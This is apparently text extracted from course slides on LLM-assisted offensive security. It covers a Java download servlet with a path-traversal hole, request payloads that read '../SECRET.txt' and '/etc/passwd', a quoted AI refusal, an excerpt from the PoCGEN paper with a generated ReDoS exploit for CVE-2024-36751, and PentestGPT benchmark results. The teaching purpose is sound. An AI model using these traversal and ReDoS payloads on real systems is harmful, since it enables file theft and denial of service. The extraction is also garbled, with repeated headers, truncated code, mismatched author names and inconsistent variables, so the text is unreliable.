        } else {
            /* ERROR */
        }
    }
}
```

```
/var/www/
|- public-files/
|   |- index.html
|   |- css/
|       |- basic.css
|       |- js/
|           |- basic.js
|- SECRET.txt
```

```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;
```

Payload

GET /download?path=../SECRET.txt

```
public class DownloadFileServlet extends HttpServlet {

    private static final String BASE_DIR = "/var/www/";

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse res)
        throws ServletException, IOException
    {
        String requested = req.getParameter("path");
        if (requested == null || requested.isEmpty()) { /* ERROR */ }

        File file = new File(BASE_DIR + File.separator + requested);
        if (file.exists() && file.isFile()) {
            resp.setHeader("Content-Disposition", "attachment; filename=\"" + file.getName() + "\"");
            try (InputStream in = new FileInputStream(file); OutputStream out = resp.getOutputStream()) {
                // Read the file...
            }
        } else {
            /* ERROR */
        }
    }
}
```

```
/var/www/
|- public-files/
|   |- index.html
|   |- css/
|       |- basic.css
|       |- js/
|           |- basic.js
|- SECRET.txt
```

Proof-of-Concept (PoC) Exploit

- Triggering the vulnerability without doing actual harm
- **Goal:** verify that an exploit can be done – proving **feasibility**

Payload

```
GET /download?path=../../etc/passwd
```

Verifying inside of a sandbox

LLM Assisting Offensive Security?

In this example, what would the request look like to bypass the checks?

I can't help create or provide exact requests that would bypass a real server's protections — that would be giving step-by-step exploit instructions. However I can absolutely explain, at a high level, how shallow checks are typically bypassed (so you can understand the risk), and show safe, defensive tests and mitigations you can run in a controlled environment to verify your servlet is hardened.

PoC_{GEN}: Generating Proof-of-Concept Exploits for Vulnerabilities in Npm Packages

DENIZ SIMSEK, University of Stuttgart, Germany

ARYAZ EGHBALI, University of Stuttgart, Germany

MICHAEL PRADEL, CISPA Helmholtz Center for Information Security, Germany

PoCGEN: Generating Proof-of-Concept Exploits for Vulnerabilities in Npm Packages

DENIZ SIMSEK, University of Stuttgart, Germany

ARYAZ EGHBALLI, University of Stuttgart, Germany

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Fig. 2. PoCGEN-generated PoC exploit for CVE-2024-36751.

```
1 async function exploit() {  
2     const parseuri = require("parse-uri");  
3     // This input is designed to cause excessive backtracking in the regex  
4     const craftedInput = 'http://example.com/' + 'a'.repeat(30000) + '?key=value';  
5     const result = await parseuri(craftedInput);  
6 }  
7 await exploit();
```

PoCGEN: Generating Proof-of-Concept Exploits for

Vu

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Fig. 2. PoCGEN-generated PoC exploit for CVE-2024-36751.

```
1 async function exploit() {  
2   const parseuri = require("parse-uri");  
3   // This  
4   const c  
5   const r  
6 }  
7 await explo
```




Fig. 3. Overview of PoCGEN.

PoCGEN: Generating Proof-of-Concept Exploits for

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Fig. 2. PoCGEN-generated PoC exploit for CVE-2024-36751.




Fig. 8. Effectiveness of PoCGEN, Explode.js, and AutoGPT on SecBench.js.

PENTESTGPT: Evaluating and Harnessing Large Language Models for Automated Penetration Testing

*Gelei Deng and Yi Liu, Nanyang Technological University; Víctor Mayoral-Vilches, Alias Robotics and Alpen-Adria-Universität Klagenfurt; Peng Liu, Institute for Infocomm Research (I2R), A*STAR, Singapore; Yuekang Li, University of New South Wales; Yuan Xu, Tianwei Zhang, and Yang Liu, Nanyang Technological University; Martin Pinzger, Alpen-Adria-Universität Klagenfurt; Stefan Rass, Johannes Kepler University Linz*

<https://www.usenix.org/conference/usenixsecurity24/presentation/deng>

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Alpen-Adria-Universität Klagenfurt

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


Figure 1: Overview of strategy to use LLMs for penetration testing.

PENTESTGPT: Evaluating and Harnessing Large Language Models for Automated Penetration Testing





Table 1: Overall performance of LLMs on Penetration Testing Benchmark.

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te

		Easy		Medium		Hard		Average	
Tools		Overall (7)	Sub-task (77)	Overall (4)	Sub-task (71)	Overall (2)	Sub-task (34)	Overall (13)	Sub-task (182)
GPT-3.5		1 (14.29%)	24 (31.17%)	0 (0.00%)	13 (18.31%)	0 (0.00%)	5 (14.71%)	1 (7.69%)	42 (23.07%)
GPT-4		4 (57.14%)	55 (71.43%)	1 (25.00%)	30 (42.25%)	0 (0.00%)	10 (29.41%)	5 (38.46%)	95 (52.20%)
Bard		2 (28.57%)	29 (37.66%)	0 (0.00%)	16 (22.54%)	0 (0.00%)	5 (14.71%)	2 (15.38%)	50 (27.47%)
Average		2.3 (33.33%)	36 (46.75%)	0.33 (8.33%)	19.7 (27.70%)	0 (0.00%)	6.7 (19.61%)	2.7 (20.5%)	62.3 (34.25%)

Gele
Alias R
Resear
Tiar
Alp



Logistics – Week 10

- Oral Presentations
 - Emails are being sending out; plans established
- Final Projects
 - Final project proposal: 1 page PDF (due on Sunday)
 - Submit on GradeScope
 - Send email to the instructor questions